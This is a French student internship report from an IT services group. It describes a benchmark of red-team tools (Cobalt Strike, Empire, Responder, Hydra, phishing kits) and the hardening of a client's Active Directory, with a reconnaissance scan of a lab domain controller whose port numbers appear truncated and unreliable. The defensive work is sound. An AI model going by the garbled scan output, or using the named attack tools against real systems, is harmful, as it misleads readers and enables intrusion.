

# Rapport de STAGE

ANCELLY Eddy

BUT Réseau et Télécommunication spécialité Cybersécurité



**MDSI**

MAINTENANCE DISTRIBUTION  
SOLUTION INFORMATIQUE



**AMCI**

ASSISTANCE MAÎTRISE  
CONSEIL INFORMATIQUE



**EXPER.net**

CENTRE DE FORMATION  
INFORMATIQUE



**RUNCLOUD**

HÉBERGEMENT & STOCKAGE  
INFORMATIQUE

Année 2023/ 2024



Tuteur en entreprise : Mr **HERUBEL Guillaume**



Tuteur en département R&T: Mr **LIONEL Cominelli**

## Remerciements :

Je tiens à adresser mes remerciements les plus sincères et à manifester ma reconnaissance envers les collaborateurs nommément cités ci-dessous.

Leur soutien inestimable a grandement contribué à rendre mon immersion de huit semaines au sein du groupe MDSI à la fois exceptionnellement formatrice et profondément inspirante :

- Monsieur **RAVAUX Marc-Henri**, Directeur Général Du Groupe MDSI, qui m'a donné la chance de réaliser mon stage dans son entreprise ainsi que de m'avoir fait confiance et permis de travailler dans les meilleures conditions.
- Monsieur **HERUBEL Guillaume**, Directeur Technique Du Groupe MDSI, mon tuteur, pour m'avoir choisi comme stagiaire pour ses démonstrations toujours très enrichissantes, et pour m'avoir dirigé et suivi quotidiennement lors de mon stage.
- Messieurs **CORNILLE Yannick**, **CAPERAN Tristan**, **FLEURIE Eric**, et **PERRIN Erwan** pour l'accueil convivial qu'ils m'ont réservé, pour le haut degré professionnalisme dont ils ont fait preuve ainsi que pour l'assistance précieuse qu'ils m'ont apportée dans l'organisation de mon stage. Leur soutien constant et leurs précieuses contributions ont été déterminants tout au long de ces huit semaines de stage.
- Monsieur **HU FAN LUEN** Fabrice et Madame **FONTAINE Marie-Françoise** pour leur bonne humeur, leur accueil et la confiance qu'ils m'ont accordée dès mon arrivée dans l'entreprise.

Je remercie pour finir, **tous les employés de l'entreprise du GROUPE MDSI**, toujours disponibles et bienveillants, pour leur accueil sympathique et leur coopération professionnelle tout au long de ces huit semaines de stage.



# Sommaire :

---

Remerciements :.....	2
Sommaire :.....	3
Introduction :.....	4
<b>Présentation du groupe MDSI :.....</b>	<b>5</b>
A. Présentation de l'entreprise.....	6
B. Le Groupe MDSI en quelques chiffres.....	6
C. Historique et Évolution du Groupe MDSI.....	7
D. Organisation et fonctionnel.....	8
<b>Mission 1 : Benchmark d'outils de reconnaissance.....</b>	<b>10</b>
E. Contexte et Objectifs du Benchmark.....	11
F. Méthodologie de l'Évaluation.....	11
G. Résultats du Benchmark.....	11
H. Conclusion et Perspectives.....	13
<b>Mission 2 : Sécurisation de l'Active Directory.....</b>	<b>14</b>
I. Contexte et Objectifs :.....	15
J. Outils utilisés : PingCastle, OpenVAS, Nmap :.....	15
K. Méthodes : Analyse des vulnérabilités, mise en place de mesures de sécurité.....	16
L. Résultats obtenus : Analyse des résultats après la mise en place des mesures de sécurisation.....	19
M. Pentesting d'un Serveur : Techniques et Pratiques d'Attaque M. Pentesting d'un Serveur : Techniques et Pratiques d'Attaque :.....	21
<b>Apport Personnel et Développement au Sein de l'Entreprise :.....</b>	<b>22</b>
Conclusion :.....	24
Références Bibliographiques :.....	25
<b>ANNEXE :.....</b>	<b>26</b>
Mise à jour Windows Defender :.....	28
Contrôle mise en domaine :.....	29
Configuration Windows backup :.....	30
Installation de Laps.....	32
Vider le groupe de schéma admin :.....	33
Suppression de la délégation sur deux comptes :.....	35
Mettre une politique de mot de passe (Longueur de 10 caractères ).....	36
Migration Windows 2016 -> Windows 2022.....	37
Pentesting d'un Serveur : Techniques et Pratiques d'Attaque :.....	43

## Introduction :

Au cours de ma deuxième année du BUT Réseau et Télécommunications, spécialisation en cybersécurité, j'étais tenu de compléter un stage de huit semaines en fin d'année. Celui-ci représente une étape incontournable et essentielle pour l'obtention du diplôme, offrant également l'opportunité de découvrir le domaine des Réseaux et Télécommunications sous un angle professionnel.

J'ai eu l'opportunité d'effectuer cette expérience pratique au sein du Groupe MDSI.

Au cours de ce stage, mes objectifs étaient les suivants :

- **Effectuer le benchmark de plusieurs outils de reconnaissance** et présenter les résultats au sein de l'équipe.
- **Réaliser le renforcement de la sécurité du système d'annuaire Active Directory.** Cela incluait l'analyse des vulnérabilités et des points faibles afin de sécuriser ce système.
- **Effectuer un pentest d'un serveur sur un lab en interne**

Dans ce rapport de stage, je commencerai par présenter le Groupe MDSI et ses activités. Ensuite, je détaillerai mes deux missions principales : d'abord, la réalisation d'un benchmark d'outils de reconnaissance, puis le renforcement de l'annuaire Active Directory et l'attaque du serveur "bureau". Enfin, je terminerai en exposant les différentes interventions que j'ai effectuées au cours de mon stage.

Pour conclure, je dresserai un bilan global de ce stage, en mettant en avant les compétences que j'ai pu développer durant cette période.



## Présentation de l'entreprise



**GROUPE MDSI**

MDSI • AMCI • EXPER.net • R+I CLOUD

[www.groupemdsi.re](http://www.groupemdsi.re)

## A. Présentation de l'entreprise

Le GROUPE MDSI est une société de Services et de Conseils en Informatique qui accompagne les entreprises dans la bonne gestion et l'exploitation de leur Système d'Information (S.I) dans le but de les libérer des contraintes informatiques et d'aider les entreprises à se recentrer sur leur cœur de métier et leur développement.

Le Groupe MDSI a été fondé en 2010 par **Monsieur RAVAUX Marc-Henri et Monsieur RAVAUX Éric**.

Fort d'une expérience de plus de 14 ans sur le terrain, le Groupe MDSI s'est imposé rapidement comme le leader de son secteur en inventant le métier du Conseil et de Service en Externalisation de Service Informatique et a réalisé un chiffre d'affaires de 9,3 millions d'euros en 2023.



Le groupe MDSI propose aux entreprises des services tels que l'audit et le conseil, la sécurité et les réseaux, la gestion de projets, le cloud computing, l'infogérance et la maintenance, ainsi que la formation et l'e-learning.

## B. Le Groupe MDSI en quelques chiffres

Depuis sa création, l'entreprise opère dans deux zones géographiques, La Réunion et Mayotte, avec une équipe de 60 collaborateurs. Elle compte 580 clients entreprises satisfaits et forme annuellement 2800 personnes. En 2023, le groupe MDSI a réalisé un chiffre d'affaires de 9,3 millions d'euros.



## C. Historique et Évolution du Groupe MDSI


Créé en juillet 2010, le groupe MDSI a connu une expansion significative au fil des années, marquée par plusieurs acquisitions stratégiques et le développement de nouvelles offres de formation et de services.

- Février 2012 : Rachat de la société AMCI Réunion .
- Janvier 2013 : Expansion régionale avec l'acquisition de la société AMCI Mayotte, élargissant notre couverture géographique.
- Janvier 2015 : Acquisition de la société EXPERTNET, reconnue pour ses formations qualifiées OPQF dans le domaine des nouvelles technologies, et du PCIE (Passeport de Compétences Informatique Européen).
- Juillet 2015 : Création de la société RunCloud, proposant des solutions d'hébergement et de stockage de données dans un datacenter basé à La Réunion.
- Juin 2017 : Inauguration du CAMPUS EXPERTNET offrant des formations BAC+4/BAC+5 en partenariat avec ENI et ASTON.
- Novembre 2020 : Lancement de la formation BAC+2 Technicien Supérieur Systèmes & Réseaux, répondant à la demande croissante de professionnels qualifiés.
- Avril 2021 : Introduction de la formation BAC+5 Directeur des Projets Informatiques, visant à former les futurs leaders du secteur IT.
- Janvier 2022 : Partenariat avec Digital Campus pour lancer les formations Chef de projet digital BAC+3 et Expert en Stratégie digitale BAC+5, enrichissant notre offre éducative.

En 2023, le groupe MDSI se distingue par une équipe de 56 collaborateurs dévoués et un portefeuille de 550 clients répartis entre La Réunion et Mayotte.



# HISTORIQUE DE L'ENTREPRISE




## D. Organisation et fonctionnel

L'entreprise, composée de quatre entités ([MDSI](#), [AMCI](#), [Expernet](#), et [Runcloud](#)), compte 65 collaborateurs répartis comme suit : Pôle Relation Client (4 collaborateurs), Pôle Administratif et Financier (4 collaborateurs), Pôle Service (37 collaborateurs), Filiale AMCI Mayotte (8 collaborateurs), et Pôle Formation & Campus Informatique et Marketing Digital (11 collaborateurs).

Au sein du pôle Service, je travaille avec les équipes du pôle Sécurité pour effectuer les missions de sécurisation.

# Organigramme du groupe MDSI :





## Benchmark d'outils de Reconnaissance

## E. Contexte et Objectifs du Benchmark

Dans le cadre de notre mission d'amélioration continue des solutions de sécurité pour nos clients, j'ai effectué un benchmark d'une liste d'outils de reconnaissance utilisés lors des audits de type Red Team



L'objectif vise à **réaliser un benchmark des outils de reconnaissance** utilisés lors des audits de type Red Team. J'ai donc évalué leur coût, efficacité et performance pour optimiser les ressources de sécurité.

En comparant différents outils selon leurs performances, facilité d'utilisation et rapport qualité-prix, j'ai identifié ceux qui répondent le mieux à nos exigences.

## F. Méthodologie de l'Évaluation

Les outils ont été évalués selon cinq critères principaux : **le coût**, incluant les licences et mises à jour ; **la fiabilité**, englobant la stabilité et le support ; **l'efficacité**, mesurée par la performance dans les tâches de reconnaissance ; **la facilité d'utilisation**, évaluée à travers l'interface et la documentation ; et **la compatibilité** avec différents systèmes et environnements. Des tests comparatifs et une analyse des performances ont été réalisés pour chaque outil.



## G. Résultats du Benchmark



Une fois le benchmark terminé, les conclusions ont été présentées à l'équipe sous forme de diaporama PowerPoint. Les résultats ont montré que la qualité des outils de reconnaissance ne se limite pas à leur coût, mais inclut également leur efficacité, leur facilité d'utilisation et leur compatibilité avec l'infrastructure. Les outils payants comme Cobalt Strike et Nessus offrent des fonctionnalités avancées et un support étendu qui peuvent justifier leur coût, tandis que des outils gratuits comme Wireshark et Nmap restent indispensables pour leur performance et leur flexibilité.

## Voici les résultats des tests qui on été mené :



**Wireshark** : Facile à installer, interface graphique conviviale, très puissant pour l'analyse de trafic réseau et la capture de paquets.

**Nmap** : Installation simple, flexible et puissante pour le scan de ports et la découverte de réseaux, incontournable pour les professionnels de la sécurité.



**Maltego** : Interface graphique puissante et intuitive, coûteux pour les versions complètes, excellent pour l'analyse de liens et la collecte d'informations.

**Cobalt Strike** : Très efficace pour les simulations d'attaques avancées, coûteux, nécessite des connaissances avancées en sécurité, indispensable pour les tests de pénétration.

**Shodan** : Facile à utiliser, permet de découvrir des dispositifs connectés à Internet, très utile pour les recherches en sécurité, peut soulever des questions éthiques et légales.

**Burp Suite** : Facile à installer, complet pour l'audit de sécurité des applications web, coûteux pour la version professionnelle, indispensable pour les tests de pénétration web.

**fierce** : Gratuit et open-source, puissant pour la reconnaissance DNS, nécessite une connaissance préalable des commandes et options.

**Recon-ng** : Cadre modulaire, facile à utiliser pour les tests de pénétration web, dépend de la disponibilité et de la fonctionnalité des modules tiers.

**Nessus** : Scanner de vulnérabilités très complet, coûteux pour la version professionnelle, mise à jour continue de la base de données des vulnérabilités.

**Empire** : Flexible avec de nombreux modules disponibles, nécessite des compétences avancées en scripting, détectable par des outils de sécurité modernes.

**Social-Engineer Toolkit (SET)** : Spécialisé dans les attaques d'ingénierie sociale, gratuit et open-source, nécessite une compréhension des tactiques d'ingénierie sociale.

**GoPhish** : Interface utilisateur simple pour la création de campagnes de phishing, utile pour tester la sensibilisation à la sécurité, nécessite une configuration du serveur de messagerie.

**Netcat** : Léger et simple, puissant pour interagir avec les réseaux via TCP/UDP, utilisation peut être complexe pour les utilisateurs non avancés.

**PingCastle** : Spécialisé dans l'audit de sécurité des Active Directories, fournit des rapports détaillés et compréhensibles, gratuit pour une utilisation de base, coûteux pour les versions avancées.



**Responder** : Efficace pour capter les authentifications sur les réseaux, gratuit et open-source, son utilisation peut être considérée comme malveillante.

**Powershell Empire** : Intègre de nombreux outils d'attaque, cadre complet pour la post-exploitation basé sur PowerShell, nécessite une compréhension approfondie des réseaux.

**FireCompass** : Automatisé pour la cartographie de la surface d'attaque et les simulations de Red Teaming, nécessite une configuration et une maintenance continues par des professionnels.

**Hydra** : Efficace pour les attaques par force brute sur de nombreux protocoles, supporte de nombreux systèmes d'authentification, utilisation éthiquement et légalement sensible.

**OpenVAS** : Scanner de vulnérabilités très complet, open-source et gratuit, complexe à configurer et à maintenir pour les utilisateurs moins expérimentés.

**GoPhish** : Interface utilisateur simple pour la création de campagnes de phishing, utile pour tester la sensibilisation à la sécurité, nécessite une configuration du serveur de messagerie.

## **H. Conclusion et Perspectives**

Ce benchmark a permis de comparer et d'évaluer divers outils de reconnaissance en fonction de leur coût, fiabilité, efficacité, facilité d'utilisation et compatibilité. Chaque outil a ses avantages et le choix doit être fait en fonction des besoins spécifiques de l'entreprise.

L'adaptation à l'environnement spécifique de l'entreprise et la formation continue des équipes de sécurité sont cruciales pour exploiter pleinement les capacités de ces outils.

*Pour consulter le rapport détaillé et le diaporama sur le benchmark, veuillez vous référer à la page 25 des Références Bibliographiques.*





## I. Contexte et Objectifs :

### Contexte :

L'Active Directory (AD) est un service d'annuaire développé par Microsoft pour les réseaux Windows, essentiel pour la gestion et l'organisation des utilisateurs, des ordinateurs et des autres ressources réseau. La sécurité de l'AD est cruciale pour prévenir les accès non autorisés et protéger les données sensibles de l'entreprise.

Le client souhaitait une solution AD sécurisée, et pour répondre à cette demande, nous avons employé diverses méthodes de sécurisation. Grâce au benchmark réalisé, j'ai pu sélectionner les outils les plus adaptés pour renforcer la sécurité de l'annuaire Active Directory, cela m'a permis d'identifier et de corriger les vulnérabilités existantes dans le système, ainsi que de mettre en place des mesures de protection robustes pour assurer la sécurité.

### Objectif :

L'objectif de ma mission est de renforcer la sécurité du système d'annuaire Active Directory en mettant en place des solutions efficaces et robustes.

## J. Outils utilisés : PingCastle, OpenVAS, Nmap :

Pour renforcer la sécurité, j'ai utilisé trois outils de reconnaissance : PingCastle, Nmap et OpenVAS. Voici la description de ces outils et leur utilisation durant mon stage :

 The logo for PingCastle features three orange triangles pointing towards a central grey circle, with the word "PING CASTLE" in a sans-serif font below it.	PingCastle est un outil spécialisé dans l'évaluation de la sécurité de l'Active Directory. Il identifie les vulnérabilités et fournit des rapports détaillés pour faciliter la mise en place de mesures correctives.
--	--

 The logo for OpenVAS features a green icon of a leaf or a stylized flower inside a hexagon, with the word "OpenVAS" in a bold, sans-serif font next to it. Open Vulnerability Assessment System Open Vulnerability Assessment Scanner	Open Vulnerability Assessment System, est un outil de gestion des vulnérabilités qui analyse les réseaux et systèmes pour détecter les failles de sécurité.
---	---





Nmap, ou Network Mapper, est un outil puissant de scan de ports et de découverte de réseau. Il permet d'identifier les services actifs, les ports ouverts et les configurations potentiellement vulnérables pour renforcer la sécurité du réseau.

Grâce à PingCastle, j'ai pu mettre en place les bonnes pratiques pour réduire le niveau de risque, tandis qu'OpenVAS m'a permis de scanner les vulnérabilités présentes dans l'Active Directory et Nmap a identifié les ports ouverts.

En utilisant ces outils, j'ai pu identifier et corriger les vulnérabilités du système, ainsi que mettre en place des mesures de protection robustes pour assurer la sécurité des données et des infrastructures de l'entreprise.

## K. Méthodes : Analyse des vulnérabilités, mise en place de mesures de sécurité.

Dans un premier temps, j'ai utilisé Nmap pour scanner les ports ouverts et cartographier le réseau.


Le résultat du scan Nmap, comme illustré, a identifié plusieurs ports ouverts sur les serveurs de l'Active Directory, tels que les ports 389 LDAP, 445 Microsoft-DS, et 636 LDAPS.

```
—(kali㉿kali)-[~]
$ nmap -sV --script vulners 10.10.10.30
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 07:08 EDT
|_ Port scan report for 10.10.10.30
|_ host is up (0.0018s latency).
|_ port 200 closed tcp (conn_refused)
PORT      STATE SERVICE      VERSION
3/tcp      open  domain      Simple DNS Plus
8/tcp      open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-05-15 11:08:56Z)
35/tcp     open  msrpc       Microsoft Windows RPC
39/tcp     open  netbios-ssn  Microsoft Windows netbios-ssn
89/tcp     open  ldap        Microsoft Windows Active Directory LDAP (Domain: esdown.local, Site: Default-First-Site-Name)
45/tcp     open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: ESDOWN)
64/tcp     open  kpasswd5?
93/tcp     open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
36/tcp     open  tcpwrapped
268/tcp    open  ldap        Microsoft Windows Active Directory LDAP (Domain: esdown.local, Site: Default-First-Site-Name)
269/tcp    open  tcpwrapped
389/tcp    open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: SRV-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.94 seconds
```



Ensuite, j'ai utilisé l'outil PingCastle pour analyser la sécurité de l'Active Directory. PingCastle fournit un audit approfondi en détectant les risques de sécurité. Comme le montre le rapport PingCastle, l'indicateur global du niveau de risque du domaine était de 100/100, avec des indicateurs spécifiques pour les objets obsolètes, les comptes privilégiés, les trusts, et les anomalies. Par exemple, le rapport indiquait un score de 46/100 pour les objets obsolètes et 100/100 pour les comptes privilégiés, mettant en évidence la nécessité de corriger les configurations de sécurité existantes.



Enfin, j'ai employé OpenVAS pour scanner les vulnérabilités présentes dans le système. Le tableau des résultats d'OpenVAS montre une classification des vulnérabilités par niveau de gravité, avec une majorité de vulnérabilités de faible gravité et quelques-unes de gravité moyenne. OpenVAS a détecté des vulnérabilités en indiquant des points d'amélioration pour renforcer la sécurité du réseau.

Vulnerability	Severity	QoD
Microsoft Remote Desktop Protocol Detection	0.0 (Low)	80%
LDAP Detection	0.0 (Low)	80%
LDAP Detection	0.0 (Low)	80%
SSL/TLS: Certificate - Self-Signed Certificate Detection	0.0 (Low)	98%
ICMP Timestamp Detection	0.0 (Low)	80%
Services	0.0 (Low)	80%
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98%
SSL/TLS: Report Non Weak Cipher Suites	0.0 (Low)	98%
SSL/TLS: Collect and Report Certificate Details	0.0 (Low)	98%
Kerberos Detection (TCP)	0.0 (Low)	80%



Pour sécuriser l'Active Directory, plusieurs actions méthodiques ont été mise en oeuvre :

### **I Activation et Configuration du Pare-feu :**

- Le pare-feu a été activé sur tous les serveurs avec une configuration par défaut bloquant toutes les connexions. Ensuite, les règles ont été ajustées pour autoriser uniquement les ports nécessaires.

### **II Mise à Jour de l'Antivirus :**

- L'antivirus de Windows Server a été mis à jour pour renforcer la protection contre les logiciels malveillants.

### **III Contrôle de la Mise en Domaine :**

- Renforcement de la sécurité en autorisant uniquement les administrateurs à ajouter un poste au domaine, cette option n'étant pas activée par défaut.

### **IV Renforcement des Mots de Passe :**

- Une nouvelle politique de changement de mot de passe a été mise en place via GPO, incluant à l'utilisateur de saisir un nouveau mot de passe lors de la prochaine session. Cette politique impose des critères de robustesse, tels qu'une longueur minimale de 10 caractères, conformément aux recommandations de l'ANSSI.

### **V Configuration de Windows Backup :**

- Windows Backup a été configuré pour assurer des sauvegardes régulières et la récupération des données en cas de perte, conformément à la règle d'or 3-2-1-0. Cela signifie que trois copies des données sont conservées, sur deux types de supports différents, avec une copie hors site et zéro erreur après vérification.

### **VI Déploiement de LAPS (Local Administrator Password Solution) :**

- LAPS a été installé pour garantir des mots de passe administrateur locaux uniques et complexes pour chaque ordinateur du domaine.



## VII Gestion des Droits d'Accès au Schéma AD :

- Le groupe Schema Admins a été vidé et les droits d'accès au schéma AD ont été limités pour réduire les risques de modifications non autorisées.

## VIII Réduction des Comptes à Hauts Privilèges :

- Le nombre de comptes à privilèges élevés a été minimisé afin de diminuer les risques en cas de compromission.

## IX Suppression de la Délégation sur certains Postes :

- La délégation a été désactivée sur deux postes pour réduire la surface d'attaque et empêcher les exploitations malveillantes.

## XI Migration Active Directory 2016 AD et DNS vers Server 2022

Le client souhaitait une version plus récente, nous avons donc migré l'annuaire Active Directory de 2016 à 2022.

- La migration de l'annuaire Active Directory a été effectuée de 2016 à 2022.

## L. Résultats obtenus : Analyse des résultats après la mise en place des mesures de sécurisation.

Après la mise en place des mesures de sécurisation, le niveau de risque du domaine a été réduit à 21/100 nous pouvons voir que nous sommes dans le vert et les bonnes pratiques ont été appliquées .

Les objets obsolètes ont été nettoyés, les comptes privilégiés renforcés, et les trusts sécurisés, comme l'indiquent les scores : 21/100 pour les objets obsolètes, 20/100 pour les comptes privilégiés, et 0/100 pour les trusts.

